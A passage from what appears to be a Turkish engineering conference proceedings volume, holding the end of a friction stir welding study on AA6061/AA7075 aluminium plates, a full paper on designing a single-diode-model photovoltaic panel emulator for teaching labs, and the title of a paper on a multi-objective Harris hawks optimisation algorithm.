Deneylerde sabit tutulan faktörler ve seviyeleri Çizelge 4'te görüldüğü gibidir. Yapılan deneme çalışmalarında dalma derinliği 0,1 mm'den fazla olduğunda çapak oluşumunun arttığı ve kaynak bölgesinin incelendiği, daha az olduğunda ise plaka altlarında eksik birleşme olduğu gözlemlenmiştir. Dalma-çıkma hızı, tezgâhın en düşük ilerleme hızı olan 14 mm/dk olarak belirlenmiştir.

Çizelge 4. Sabit faktörler ve seviye değerleri

Faktör	Birim	Seviye
Dalma Derinliği	mm	0,1
İlk Dalmada Bekleme Süresi	sn	30
Dalma-Çıkma Hızı	mm/dk	14
Takım Geometrisi	-	Düz silindir
Takım Omuz Çapı	mm	18
Pin Çapı	mm	4
Pin Uzunluğu	mm	1,7


Deney planı Yanıt Yüzeyi deney tasarım yöntemindeki Box-Behnken tasarımı seçilerek Minitab19 programında 3 faktörlü, 3 tekrarlı ve 9 merkez noktalı olarak her bir malzeme kombinasyonu için 45 adet olmak üzere toplam 135 adet deneyi içerecek şekilde hazırlanmıştır.

4. SONUÇ

Yapılan deneyler sonucunda elde edilen sonuçlar aşağıda sıralanmıştır;

1. AA6061-AA7075 plaka çiftlerinde AA6061 ve AA7075 plaka çiftlerine kıyasla çok daha düşük kaliteli birleştirmelerin olduğu gözlemlenmiştir. Resim 1'de de görüldüğü gibi farklı ergime noktalarına sahip olmaları AA6061-AA7075 plaka çiftlerinde birleştirme işlemi zorlaştırmıştır.

Özellikle başlama anındaki bekleme süresinin kaynak kalitesine etkisi, farklı plaka çiftlerinin birleştirilmesinde daha açık görülmektedir.



a) AA6061-AA7075

b) AA6061-AA6061

c) AA7075-AA7075

Resim 1. Aynı işlem parametrelerinin yüzey kalitesine etkisi (710 dev/dk, 20 mm/dk, 0°)

2. Çizelge 7’de de görüldüğü gibi AA6061-T6 – AA7075-T6 plaka çiftlerinin birleştirilmesiyle elde edilen çekme deneyi numunelerinin ortalama maksimum çekme dayanımları her üç takım eğim açısı değeri için de AA6061-T6 plaka çiftlerinden daha yüksek, AA7075-T6 plaka çiftlerinden ise daha düşük çıkmıştır.

Çizelge 7. Farklı takım eğim açılarında ortalama maksimum çekme dayanımları

Takım Eğim Açısı	Ortalama Maksimum Çekme Dayanımı (MPa)			Ortalama Alınan Deney Numunesi Sayısı
	AA6061-AA6061	AA6061-AA7075	AA7075-AA7075	
0°	143,87	172,55	202,28	12
0,5°	154,48	167,98	211,74	21
1°	165,78	179,16	212,66	12
Tümü	154,66	172,18	209,46	45

3. Takım eğim açısı arttıkça çıkış deliğinin olduğu kenardaki form bozulma miktarının azaldığı görülmüştür. Takım eğim açısı azaldıkça ve takım dönme devri arttıkça çıkış deliğinin olduğu kenarın formunun daha çok bozulduğu gözlemlenmiştir. Resim 2’deki iki çift örnekte takım eğim açısı arttıkça çıkış deliğinin olduğu kenardaki form bozukluğunun azaldığı, bununla birlikte takım dönme devri azaldıkça da aynı şekilde form bozukluğunun azaldığı görülmektedir.




a)710 dev/dk, 40 mm/dk, 0° b)710 dev/dk, 40 mm/dk, 1°

c)500 dev/dk, 28 mm/dk, 0° d)500 dev/dk, 28 mm/dk, 1°

Resim 2. AA7075-AA7075 plaka çiftlerinde çıkış deliği kenar form bozukluğu

5. AA6061-T6 plaka çiftlerinden farklı olarak AA7075-T6 plaka çiftlerinde 500 dev/dk gibi düşük dönme devirlerinde bile kaliteli kaynak yüzeyleri elde edilmiştir. Resim 3'te de görüldüğü gibi düşük ergime noktasına bağlı olarak aynı işlem parametrelerinde AA7075-T6 plaka çiftlerinde AA6061-T6 plaka çiftlerinden daha fazla çapak oluşumu gözlemlenmiştir.



a) 6061-T6 plaka çifti b) 7075-T6 plaka çifti

Resim 3. Ergime noktası farklılığına bağlı çapak oluşumu (500 dev/dk, 28 mm/dk, 0°)

6. Resim 4'te görüldüğü gibi başlangıçtaki daldırma işleminden sonraki bekleme süresinin ve daldırma noktasının plaka kenarlarına olan uzaklığının özellikle AA7075-AA7075 plaka çiftinde plaka formunun korunması açısından oldukça önemli olduğu görülmüştür.



a) 1000 dev/dk, 28 mm/dk, 0°

b) 500 dev/dk, 28 mm/dk, 0°

(Omuz çizgisi-Kenar uzaklığı:4mm)

(Omuz çizgisi-Kenar uzaklığı:2mm)

5. KAYNAKÇA

- [1] GÜLEÇ, E. and M.İ. UYSAL. SÜRTÜNME KARIŞTIRMA KAYNAĞI. 2006; Available from: <http://www.teknikbelgeler.com/dokuman/belge/surtunmekaristirmakaynagi.pdf>.
- [2] Karagöz, İ. and M. Öksüz, Termoplastiklerin Sürtünme Karıştırma Kaynağı ile Birleştirilmesinde Kullanılan Yöntemler. Çukurova Üniversitesi Mühendislik-Mimarlık Fakültesi Dergisi, 2016. 31: p. 19-28.
- [3] Threadgill, P.L., et al., Friction stir welding of aluminium alloys. International Materials Reviews, 2009. 54(2): p. 49-93.
- [4] WHAT MATERIALS CAN I JOIN WITH FRICTION STIR WELDING? 2020; Available from: <https://www.twi-global.com/technical-knowledge/faqs/faq-what-materials-can-i-join-with-friction-stir-welding>.
- [5] Friction Stir Welding - the ESAB Way. 26.02.2020]; Available from: <http://eng.esab.co.kr/Web-App/Upload/2012/04/05/Friction%20Stir%20Welding.pdf>.
- [6] Bayazid, S.M., M. Heddad, and I. Cayiroglu, A Review on Friction Stir Welding, Parameters, Microstructure, Mechanical Properties, Post Weld Heat Treatment and Defects. 2018.
- [7] Muhamad, M., et al., Effects of Al-Ni powder addition on dissimilar friction stir welding between AA7075-T6 and 304 L. Materialwissenschaft und Werkstofftechnik, 2020. 51(9): p. 1274-1284.
- [8] RaviKumar, S., R. KajaBanthaNavas, and P.S. Sujeeth, Multiple Response Optimization Studies for Dissimilar Friction Stir Welding Parameters of 6061 to 7075 Aluminium Alloys. Materials Today: Proceedings, 2019. 16: p. 405-412.
- [9] Yang, M., et al., Thermo-mechanical interaction between aluminum alloy and tools with different profiles during friction stir welding. Transactions of Nonferrous Metals Society of China, 2019. 29(3): p. 495-506.

TEK DİYOT MODELİNE DAYALI BİR FOTOVOLTAİK PANEL EMÜLATÖR SİSTEMİNİN TASARIMI

Serkan Gürkan¹, Emre Aytav², Mustafa Karapınar³, Seydi Doğan⁴

^{1,3} *Milli Savunma Üniversitesi, Kara Astsubay MYO, Elektronik-Haberleşme Teknolojisi Bölümü, Balıkesir, TÜRKİYE*

² *Milli Savunma Üniversitesi, Kara Harp Okulu, Makine Mühendisliği Bölümü, Ankara, TÜRKİYE*

⁴ *Balıkesir Üniversitesi, Mühendislik Fakültesi, Elektrik-Elektronik Mühendisliği Bölümü, Balıkesir, TÜRKİYE*

sgurkan@msu.edu.tr

ORCID: 0000-0003-2229-3361

ÖZET

Fotovoltaik paneller yenilenebilir enerji alanında önemli bileşenlerdendir. Fotovoltaik paneller ile ilgili verilen uygulamalı eğitimlerde yaşanan en önemli sorun, panele uygulanacak ışığın kaynağıdır. Güneşin günün her vaktinde istenilen şiddette olmaması, hava olayları ve mevsimsel şartlar nedeniyle dış ortamda doğal ışıkla eğitim yapmak oldukça zordur. Laboratuvar ortamında gerçekleştirilen çalışmalarda ise panele doğal güneş ışığı uygulamak yerine büyük hacim kaplayan, yüksek güç gereksinimine sahip yapay ışık kaynakları kullanmak en sık tercih edilen yöntemdir. Fotovoltaik paneller ile aynı elektriksel özelliklere sahip bir emülatör ile doğal veya yapay ışık kaynağına ihtiyaç duymadan düşük maliyetler ile uygulamalı eğitimler gerçekleştirilebilir. Bu çalışmada, önemli bir yenilenebilir enerji kaynağı olan fotovoltaik hücrenin tek diyotlu modeli esas alınarak bir fotovoltaik panel emülatörü tasarlanmış ve prototip üretimi gerçekleştirilmiştir. Sistem tasarımında temel amaç, fotovoltaik panelin tek diyot modelini açıklayan matematiksel ifadede yer alan temel parametrelere karşılık gelen bazı değiştiriciler kullanarak bir emülatör gerçekleştirmektir. Böylece, bir fotovoltaik panelin elektriksel davranışı bu emülatör yardımıyla gerçeğine çok benzer olarak gözlemlenebilecektir. Tasarım aşamasında hedef, 10W gücünde fotovoltaik panele eşdeğer bir emülatör geliştirmek olmuştur. Geliştirilen emülatörde 50 W/m^2 - 1000 W/m^2 aralığında sürekli yapılabilir, panel sıcaklığı yapay olarak $0 \text{ }^\circ\text{C}$ ile $80 \text{ }^\circ\text{C}$ aralığında değiştirilebilir, panel açık devre gerilimi 21.25 V ile 17 V olmak üzere iki farklı değere ayarlanabilir. Belirtilen

aralıklarda sürekli ayarlanabilir panel güneşlenme miktarı ve panel sıcaklığının bulunması bu çalışmaya özgünlük kazandırmaktadır. Deneysel çalışmalarda, değişken güneşlenme miktarları ve panel sıcaklıkları için ölçümler yapılmış, güç-gerilim ve akım-gerilim grafikleri elde edilmiştir. Elde edilen grafiksel sonuçlar incelendiğinde, tasarım aşamasında hedeflenen 10 W'lık güç değerine yakın güce sahip (10.71 W) bir emülatör geliştirildiği ve sonuçların gerçek fotovoltaik paneller ile uyumlu olduğu görülmüştür. Gerçekleştirilen çalışma ile yenilenebilir enerji laboratuvarlarında kullanılacak, düşük maliyetli, deneysel çalışmalar için ışık kaynağına ihtiyaç duymayan, öğrencilerde psikomotor ve bilişsel davranışların geliştirilebileceği bir sistem ortaya çıkarılmıştır.

Anahtar Kelimeler: Yenilenebilir Enerji, FV Panel Emülatör, FV Panel, Enerji Teknolojileri

DESIGN OF A PHOTOVOLTAIC PANEL EMULATOR SYSTEM BASED ON A SINGLE DIODE MODEL

ABSTRACT

Photovoltaic panels are one of the important components in the field of renewable energy. Common important problem experienced in the practical training on photovoltaic panels is the source of light to be applied to the panel. It is very difficult to give education with natural light in the outdoor environment due to the fact that the sun is not at the desired intensity at all times of the day, weather events and seasonal conditions. In laboratory studies, instead of applying natural sunlight to the panel, it is the most preferred method to use artificial light sources that cover a large volume and have high power requirements. With an emulator with the same electrical characteristics as photovoltaic panels, practical training can be carried out at low costs without the need for natural or artificial light sources. In this study, based on the single diode model of the photovoltaic cell, an important renewable energy source, a photovoltaic panel emulator was designed and prototype production has been achieved. The main purpose in system design is to realize an emulator using some modifiers that correspond to the basic parameters included in the mathematical expression describing the single diode model of the photovoltaic panel. Thus, the electrical behavior of a photovoltaic panel can be observed with the help of this emulator very similar to the real one. During the design phase, the goal was to develop an emulator equivalent to photovoltaic panel with 10W in power. In the developed

emulator, the adjustment of light intensity (equivalent to sunlight) can be continuously done between 50 W/m²-1000 W/m², the panel temperature can be changed between 0 °C and 80 °C artificially, the panel open circuit voltage can be adjusted to two different values, 21.25 V and 17 V. The facts that the panel sunlight amount and panel temperature can be adjusted continuously within the specified ranges give originality to this study. In experimental studies, measurements were made for variable light intensity and panel temperatures, and power-voltage and current-voltage graphs were obtained. When the graphical results obtained were examined, it was seen that an emulator with a power (10.71 W) close to the targeted power value (10 W) was developed at the design stage and the results were compatible with real photovoltaic panels. With the work carried out, a low-cost system that can be used in renewable energy laboratories does not require a light source for experimental studies, and psychomotor and cognitive behaviors can be developed in students.

Keywords: *Renewable Energy, PV Panel Emulator, PV Panel, Energy Technologies*

1. GİRİŞ

Hidroelektrik, fosil yakıtlar ve nükleer enerji elektrik enerjisi elde etmek için sık tercih edilen yöntemler arasında yer almaktadır [1], [2]. Nükleer enerji kaynaklarının çevreye verdiği zararlar, hidroelektrik enerjinin üretim maliyetleri, fosil yakıtların giderek azalması, karbon emisyonundaki artış ve çevreye verilen zararlar hususlarında endişeler duyulmaktadır [3]. Çevrenin korunması için alternatif enerji kaynaklarının geliştirilmesi ve kullanılması gerekli hale gelmektedir [4]. Geçtiğimiz çeyrek yüzyıl boyunca, sürdürülebilirlik ve yenilenebilir enerji gibi kavramlar, üzerinde önemle durulan kavramlar olarak ortaya çıkmıştır [5]–[7]. Gelişmiş ülkelerde; geleneksel enerji kaynaklarına göre yenilenebilir enerji kaynaklarının payı her geçen gün artmaktadır [8], [9]. Yenilenebilir enerji kaynakları; biokütle, hidroelektrik, jeotermal, güneş, rüzgâr ve deniz enerjilerini içermesine karşın özellikle rüzgâr ve güneş enerji kaynaklarında önemli bir artış meydana gelmiştir [10]–[13].

Günlük yaşamda kullanımının fazla olması ve evsel alanlarda dahi kullanım imkânı sunması nedeniyle güneş enerjisini kullanarak enerji üreten fotovoltaik (FV) kaynaklar ilgi çekmektedir. Bir FV hücre güneşin termal radyasyonuna maruz kaldığında, termal enerjiyi soğurur ve DC elektrik enerjisine dönüştürür. FV hücresinin boyutu ve verebileceği DC gerilim ve enerji küçüktür. Bu hücrelerin bir kısmı seri ve paralel bağlanmasıyla bir dizi meydana getirilir ve FV paneller elde edilir [14]. Doğrudan depolanabilir olması FV paneller ile elde edilen elektrik enerjisinin en önemli avantajlarıdır.

Geleneksel enerji kaynaklarından yenilenebilir enerji kaynaklarına geçiş sürecinde; tasarım, dağıtım, bakım ve onarım hizmetlerinin yürütülmesi için iyi eğitilmiş teknisyen ve mühendislere ihtiyaç


vardır [15]. Buna yönelik olarak, nitelikli teknisyen ve mühendis yetiştiren eğitim kurumlarında ders müfredatlarının ve eğitim araç-gereçlerinin yeni şartlara göre uyarlanması önemlidir [6].

FV paneller ile ilgili bilişsel ve psikomotor davranışların kazandırılmasına yönelik geliştirilen ticari ürünler ile son yıllarda gerçekleştirilen bilimsel yayınlar incelendiğinde şu çalışmalar ile karşılaşmıştır. Lucas Nuelle ve Heliocentris firmalarının ticari maksatlı geliştirdikleri deney setlerinde farklı güçlere sahip FV paneller bulunmaktadır [16], [17]. Bu FV panellerin ihtiyaç duyduğu ışık, deney seti içeriğinde bulunan halojen lamba dizileri ile sağlanmaktadır. Bu ticari ürünler sayesinde öğrencilere psikomotor ve bilişsel davranışlar kazandırılabilir. İşen ve Koçhan'ın çalışmalarında, Simulink/MATLAB ortamında 1Soltech 1STH-215-P model FV paneli tek diyotlu FV hücre modeli ile modellenmiştir [18]. Elde edilen sonuçlar sunulan modelin fotovoltaik sistem tasarımında enerji hesabı, genel sistem simülasyonu gibi ön çalışmalarda kullanılabilir olduğunu göstermiştir. Diğer bir çalışmada ise Gürkan ve arkadaşları LabVIEW tabanlı bir FV panel emülatör sistemi geliştirmişlerdir [19]. Sistemde kullanılan FV emülatörü 5 kademeli güneşlenme miktarı ayarı ve 2 kademeli FV panel açık devre gerilim ayarına sahiptir.

Bu çalışmada; FV hücrenin tek diyotlu modeli esas alınarak bir FV panel emülatörü tasarlanmış ve prototip üretimi gerçekleştirilmiştir. Geliştirilen emülatör FV panelin elektriksel özelliklerinin incelenmesi eğitimlerinde kullanılabilir yapıda tasarlanmıştır. Emülatörde güneşlenme miktarı 50 W/m^2 - 1000 W/m^2 aralığında sürekli ayarlanabilir, panel sıcaklığı 0°C ile 80°C aralığında değiştirilebilir, panel açık devre gerilimi 21.25 V ile 17 V olmak üzere 2 farklı değere ayarlanabilir ve öğrencilere bilişsel davranışların yanında psikomotor davranışlar da kazandırılabilir. Geliştirilen emülatör ile FV panel temel parametreleri, yüklü ve yüksüz çalışma durumları, I-V eğrileri, P-V eğrileri gibi deneysel çalışmalar gerçekleştirilebilir.

2. FV HÜCRENİN TEK DİYOT MODELİ

Literatürde en sık kullanılan FV hücre modelleri tek diyot modeli ve çift diyot modelidir. Düşük ışınım seviyelerinde bazı hassasiyetleri olmasına rağmen, tek diyot modeli FV hücreleri modellemek için literatürde çok sık kullanılmaktadır [20]. FV hücrenin tek diyot modeline ait eşdeğer devre Şekil 1'de, çıkış akımının hesaplandığı eşitlik ise Denklem (1)'de verilmiştir.



Şekil 1. FV hücrenin tek diyot modeli eşdeğer devresi


$$I = I_{ph} - I_o \cdot \left(e^{\frac{V+R_s I}{V_t}} - 1 \right) - \frac{V+R_s I}{R_{sh}} \quad (1)$$

Denklem (1)'de; I: FV hücre çıkış akımı (A), I_{ph} : ışık kaynaklı akım (A), I_o : diyot ileri yön doyum akımı (A), V: FV hücre çıkış gerilimi (V), R_{sh} : paralel kaçak akım direnci (Ω), R_s : Hücre iç direnci ile bağlantı dirençleri (Ω), V_t : termal gerilimdir (V). V_t ise Denklem (2)'deki gibi hesaplanabilir.

$$V_t = \frac{N_s \cdot n \cdot k_b \cdot T}{q} \quad (2)$$

Denklem (2)'de; N_s : hücre sayısı, n: diyot ideallik faktörü, k_b : Boltzman sabiti (1.38×10^{-23} j/K), T: çalışma sıcaklığı ($^{\circ}\text{K}$), q: bir elektron yüküdür (1.6×10^{-19}).

İstenilen benzetim doğruluğuna bağlı olarak tek diyot modelini daha da basitleştirmek mümkündür [21]. R_s ve R_{sh} kayıplarının ihmal edildiği ideal tek diyotlu diyot modeli Şekil 2-a'da verilmiştir. Bu model ideal koşul incelemeleri için uygun bir modeldir. R_{sh} 'ın benzetime dahil edilip R_s 'nin ihtimal edildiği basitleştirilmiş tek diyot modeli-1 Şekil 2-b'de verilmiştir. Tek diyot modelinde yüksek güneşlenme durumlarında R_s üzerinde önemli bir kayıp olur. Dolayısıyla yüksek güneşlenme benzetimlerinde basitleştirilmiş tek diyot modeli-1 tercih etmek yüksek hatalara sebep olur. Şekil 2-c'de ise basitleştirilmiş tek diyot modeli-2 verilmiştir. Bu modelde R_{sh} ihmal edilirken R_s benzetime dahil edilmiştir. Güneş hücrelerinin paralel bağlantılarında en önemli parametrelerden bir tanesi, hücrelerin uyumsuz olmaları durumuna bağlı olarak ortaya çıkan R_{sh} 'tır. Dolayısıyla hücrelerin paralel bağlantılarının incelendiği bir benzetimde basitleştirilmiş tek diyot modeli-2 tercih etmek hatalara sebep olacaktır.



Şekil 2. (a) İdeal tek diyot modeli; (b) Basitleştirilmiş tek diyot modeli-1; (c) Basitleştirilmiş tek diyot modeli-2

3. SİSTEM TASARIMI


Sistem tasarımında 10 W güce sahip bir FV panel (Solar Electric Supply marka SES-410J model) referans alınmış ve geliştirilen emülatör ile bu panelin elektriksel değerlerini sağlanmaya yönelik çalışmalar yapılmıştır. Çalışma kapsamında tasarımı gerçekleştirilerek prototip üretimi gerçekleştirilen

FV emülatörüne ait devre şeması Şekil 3'te, görüntüler ise Şekil 4'te verilmiştir. SES-410 model FV panel için elektriksel veriler Tablo 1'de verilmiştir [22].

Tablo 2. SES-410J FV panele ait elektriksel veriler

Maksimum Güç (P_{max})	10 W
Maksimum Güçte Gerilim (V_{mpp})	16.8 V
Maksimum Güçte Akım (I_{mpp})	0.59 A
Kısa Devre Akımı (I_{sc})	0.65 A
Açık Devre Gerilimi (V_{oc})	21.0 V

Geliştirilen emülatörde hedeflenen kısa devre akımı (I_{sc}) olan 0.65 A değerini sağlamak için bir akım kaynağı tasarlanmıştır. Şekil 3'te verilen devrede U1, R1-R4 ve Q1 devre elemanları akım kaynağını oluşturmaktadır. Akım kaynağının sağlayabileceği maksimum akım 1 A'dir. R1-R3 dirençleri sayesinde akım kaynağının sağladığı akım 0.05 A ile 0.65 A aralığında sürekli ayarlanabilir ve sınırlandırılabilir. Bu akım değerleri %5 ile %100 aralığında diğer bir deyişle 50 W/m² ile 1000 W/m² aralığında güneşlenme miktarlarına karşılık gelmektedir. 0.65 A akım değeri emülatörden beklenen kısa devre akım değeridir.



Şekil 3. Geliştirilen FV emülatöre ait devre şeması

Açık devre gerilimini (V_{oc}) belirleyen devre elemanları D1-D25'tir. Çalışmada ileri yön ileri yön gerilimi (forvard voltage) yaklaşık 0.85 V olan diyotlar tercih edilmiştir. Bu durumda diyot grubunda yer alan 25 adet diyodun eşdeğer ileri yön gerilimi 21.25 V olmaktadır. 21.25 V değeri geliştirilen emülatörden beklenen V_{oc-a} değeridir. SW1 anahtarı kısa devre edildiğinde diyot grubunda 20 diyot devrede kalmaktadır. Bu durumda emülatörün açık devre gerilimi V_{oc-b} 17 V olması beklenir.



Şekil 4. Geliştirilen FV emülatörün görüntüsü

Yük altında veya yüksüz çalışmada diyot grubundan geçen akım diyotların ısınmasına sebep olacaktır. Bu sıcaklık Denklem (2)'deki T değerinin değişmesine ve emülatörün parametrelerinin değişmesine sebep olacaktır. Bu yüzden bilinen sabit şartlar altında incelemeler gerçekleştirebilmek için T değerinin kontrol altında tutulması gerekir. Bu maksatla diyot grubunun sıcaklık değerini sabit tutmak ve sabit sıcaklıklar altında FV panelin elektriksel davranışlarını incelemek için bir sıcaklık kontrol devresi tasarlanmıştır. Bu maksatla diyot grubu alüminyum soğutucuya ilişkilendirilmiş, alüminyum soğutucuya ise bir adet termo-elektrik modül (TEC1-12705) monte edilmiştir. U4, U5, Q2, R5-R8 ve C3 elemanlarından oluşan devre sayesinde diyot grubunun sıcaklığı sürekli olarak ölçülmekte, R7 ile ayarlanan sıcaklık değerinde sabit tutulmaktadır. Diyot grubunun sıcaklığı 0 °C ile 80 °C aralığında sabit tutulabilmektedir.

Geliştirilen emülatör ile FV panellerin seri ve paralel bağlantı deneylerinin de gerçekleştirilebileceği düşünülmektedir. Bu durumda panelin gölgeleme etkisinin de göz önünde bulundurulması gerekir. FV emülatörde gölgeleme etkisinin incelenebilmesi için D26 bypass diyodu ilave edilmiştir.

4. DENEYSEL ÇALIŞMA

Geliştirilen FV emülatörün, elektriksel verilerinin, referans alınan SES-410J model FV panelin elektriksel verilerine olan benzerliğini elde etmek için bazı deneysel çalışmalar gerçekleştirilmiştir.


Temel elektriksel verilerin tespiti için FV emülatörün açık devre gerilim ve kısa devre akım değerlerini belirlemek için ölçümler gerçekleştirilmiştir. Ardından emülatör çıkışı reosta ile yüklenmiş,

değişken yük ve güneşlenme koşullarında ölçümler yapılmıştır. Tüm bu ölçümlerden elde edilen veriler Tablo 2’de verilmiştir.

Tablo 2. Geliştirilen FV panele ait temel elektriksel veriler


Maksimum Güç (P_{max})	10.71 W
Maksimum Güçte Gerilim (V_{mpp})	17.44 V
Maksimum Güçte Akım (I_{mpp})	0.64 A
Kısa Devre Akımı (I_{sc})	0.65 A
Açık Devre Gerilimi-a (V_{oc-a})	21.07 V
Açık Devre Gerilimi-b (V_{oc-b})	17.08 V

Değişken yük ve güneşlenme koşullarında yapılan ölçümler MATLAB ortamında grafiksel verilere dönüştürülerek I-V ve P-V grafikleri elde edilmiştir. Elde edilen grafikler Şekil 5’te verilmiştir.



Şekil 5. Değişken yük ve güneşlenme koşullarında FV emülatöre ait I-V ve P-V grafikleri

Bir diğer deneysel çalışmada FV emülatörün farklı sıcaklıklar altında davranışları incelenmiştir. Bu maksatla, emülatörden farklı sıcaklıklarda değişken yük koşullarında ölçümler alınmış ve yapılan ölçümler MATLAB ortamında grafiksel verilere dönüştürülerek I-V ve P-V grafikleri elde edilmiştir. Elde edilen grafikler Şekil 6’da verilmiştir.



Şekil 6. Değişken sıcaklık ve yük koşullarında FV emülatöre ait I-V ve P-V grafikleri

Tablo 2'deki sonuçlar ile Şekil 5 ve Şekil 6 incelendiğinde geliştirilen emülatörün referans FV panel ile uyumlu sonuçlar elde edildiği görülmektedir.

5. SONUÇ

Bu çalışmada FV hücrenin tek diyot modeline dayalı bir FV panel emülatörü tasarlanmış ve prototip üretimi gerçekleştirilmiştir. Tasarım aşamasında Solar Electric Supply marka SES-410J model FV panel referans alınmış ve bu FV panelin elektriksel değerlerine yakın bir emülatör için tasarım aşamaları uygulanmıştır. Yapılan deneysel çalışmalar neticesinde elde edilen sayısal ve grafiksel sonuçlar incelendiğinde referans FV panel ile uyumlu bir FV emülatör ortaya çıkarıldığı görülmüştür. Işık kaynağına ihtiyaç duymayan ve düşük maliyetli emülatörün, yenilenebilir enerji alanında mesleki eğitim veren kurumlarda bilişsel ve psikomotor davranışların geliştirilmesi amacıyla kullanılabileceği kıymetlendirilmektedir.

6. KAYNAKÇA

- [1] I. Dincer ve C. Zamfirescu, "Renewable-energy-based multigeneration systems", *Int. J. Energy Res.*, c. 36, sayı 15, ss. 1403–1415, 2012, doi: <https://doi.org/10.1002/er.2882>.
- [2] Y. Oğuz, I. Guney, ve H. Erdal, "Modeling of hybrid wind-gas power generation system and adaptive neuro-fuzzy controller to improve the system performance", *Comput. Appl. Eng. Educ.*, c. 18, sayı 4, ss. 669–683, 2010, doi: <https://doi.org/10.1002/cae.20271>.
- [3] P. A. Owusu ve S. Asumadu-Sarkodie, "A review of renewable energy sources, sustainability issues and climate change mitigation", *Cogent Eng.*, c. 3, sayı 1, s. 1167990, 2016, doi:

10.1080/23311916.2016.1167990.

- [4] A. Regueiro, D. Patiño, C. Míguez, ve M. Cuevas, “A practice for engineering students based on the control and monitoring an experimental biomass combustor using labview”, *Comput. Appl. Eng. Educ.*, c. 25, sayı 3, ss. 392–403, 2017, doi: <https://doi.org/10.1002/cae.21806>.
- [5] D. Çelikler, “Awareness about renewable energy of pre-service science teachers in Turkey”, *Renew. Energy*, c. 60, ss. 343–348, 2013, doi: <https://doi.org/10.1016/j.renene.2013.05.034>.
- [6] E. Kacan, “Renewable energy awareness in vocational and technical education”, *Renew. Energy*, c. 76, ss. 126–134, 2015, doi: <https://doi.org/10.1016/j.renene.2014.11.013>.
- [7] A. Mardani, A. Jusoh, E. K. Zavadskas, F. Cavallaro, ve Z. Khalifah, “Sustainable and Renewable Energy: An Overview of the Application of Multiple Criteria Decision Making Techniques and Approaches”, *Sustainability*, c. 7, sayı 10, ss. 13947–13984, 2015, doi: [10.3390/su71013947](https://doi.org/10.3390/su71013947).
- [8] S. Gyamfi, M. Modjinou, ve S. Djordjevic, “Improving electricity supply security in Ghana—The potential of renewable energy”, *Renew. Sustain. Energy Rev.*, c. 43, ss. 1035–1045, 2015, doi: <https://doi.org/10.1016/j.rser.2014.11.102>.
- [9] J. Shen ve C. Luo, “Overall review of renewable energy subsidy policies in China – Contradictions of intentions and effects”, *Renew. Sustain. Energy Rev.*, c. 41, ss. 1478–1488, 2015, doi: <https://doi.org/10.1016/j.rser.2014.09.007>.
- [10] D. D. Milosavljević, T. M. Pavlović, ve D. S. Piršl, “Performance analysis of A grid-connected solar PV plant in Niš, republic of Serbia”, *Renew. Sustain. Energy Rev.*, c. 44, ss. 423–435, 2015, doi: <https://doi.org/10.1016/j.rser.2014.12.031>.
- [11] K. Kim ve Y. Kim, “Role of policy in innovation and international trade of renewable energy technology: Empirical study of solar PV and wind power technology”, *Renew. Sustain. Energy Rev.*, c. 44, ss. 717–727, 2015, doi: <https://doi.org/10.1016/j.rser.2015.01.033>.
- [12] N. L. Panwar, S. C. Kaushik, ve S. Kothari, “Role of renewable energy sources in environmental protection: A review”, *Renew. Sustain. Energy Rev.*, c. 15, sayı 3, ss. 1513–1524, 2011, doi: <https://doi.org/10.1016/j.rser.2010.11.037>.
- [13] Ç. Gençer, S. Akkaya, ve S. Gürkan, “WIND ENERGY POTENTIAL IN TURKEY AND CASE STUDY OF THREE PROJECTS”, içinde *5th International Advanced Technologies Symposium (IATS'09)*, 2009, ss. 1–4.
- [14] D. M. Tagare, *Electric Power Generation*. Wiley, 2011.
- [15] A. Alqahtani, M. Alsaffar, M. El-Sayed, ve H. Behbehani, “A photovoltaic system experiment in a laboratory environment”, *Int. J. Electr. Eng. Educ.*, c. 55, sayı 1, ss. 31–43, 2018, doi: [10.1177/0020720917750956](https://doi.org/10.1177/0020720917750956).
- [16] “Renewable Energy Trainer”, *Academia Heliocentris*. <http://heliocentrisacademia.com/portfolio-item/renewable-energytrainer> (erişim Oca. 04, 2021).
- [17] “Professional Photovoltaics Trainer”, *Lucas-Nuelle*. <https://www.lucasnuelle.us/2768/apg/6965/EPH-3-Professional-Photovoltaics-TrainerPV-.htm> (erişim Oca. 04, 2021).
- [18] E. İşen ve Ö. Koçhan, “Fotovoltaik Panelin Tek Diyotlu Modellenmesi”, *Mühendislik Bilim. ve Araştırmaları Derg.*, c. 2, sayı 1, ss. 2–10, 2020.
- [19] S. Gürkan, M. Karapınar, H. Sorgunlu, O. Öztürk, ve S. Doğan, “Development of a photovoltaic panel emulator and LabVIEW-based application platform”, *Comput. Appl. Eng. Educ.*, c. 28, sayı 5, ss. 1291–1310, 2020, doi: <https://doi.org/10.1002/cae.22302>.
- [20] H. Can, “Model of a photovoltaic panel emulator in MATLAB-Simulink”, *Turkish Journal of Electrical Engineering and Computer Science*, c. 21. TÜBİTAK, ss. 300–308, 2013, doi:

10.3906/elk-1105-29.

- [21] G. Petrone, C. A. Ramos-Paja, ve G. Spagnuolo, *Photovoltaic Sources Modeling*, First Edit. John Wiley & Sons Ltd., 2017.
- [22] “10W Photovoltaic module”, *Solar Electric Supply*.
<https://www.solarelectricsupply.com/fileuploader/download/download/?d=0&file=custom%2Fupload%2FSES-410J-data-sheet.pdf> (erişim Oca. 04, 2021).

ÇOK AMAÇLI OPTİMİZASYON PROBLEMLERİ İÇİN KARŞITLIK ÖĞRENME TEMELLİ ÇOK AMAÇLI HARRİS ŞAHİN ALGORİTMASI

Meryem Kuşoğlu¹, Uğur Yüzgeç¹

¹*Bilecik Şeyh Edebali Üniversitesi, Mühendislik Fakültesi, Bilecik, TÜRKİYE*

meryemkusoglu26@gmail.com

ORCID: 0000-0003-2260-4318

ÖZET

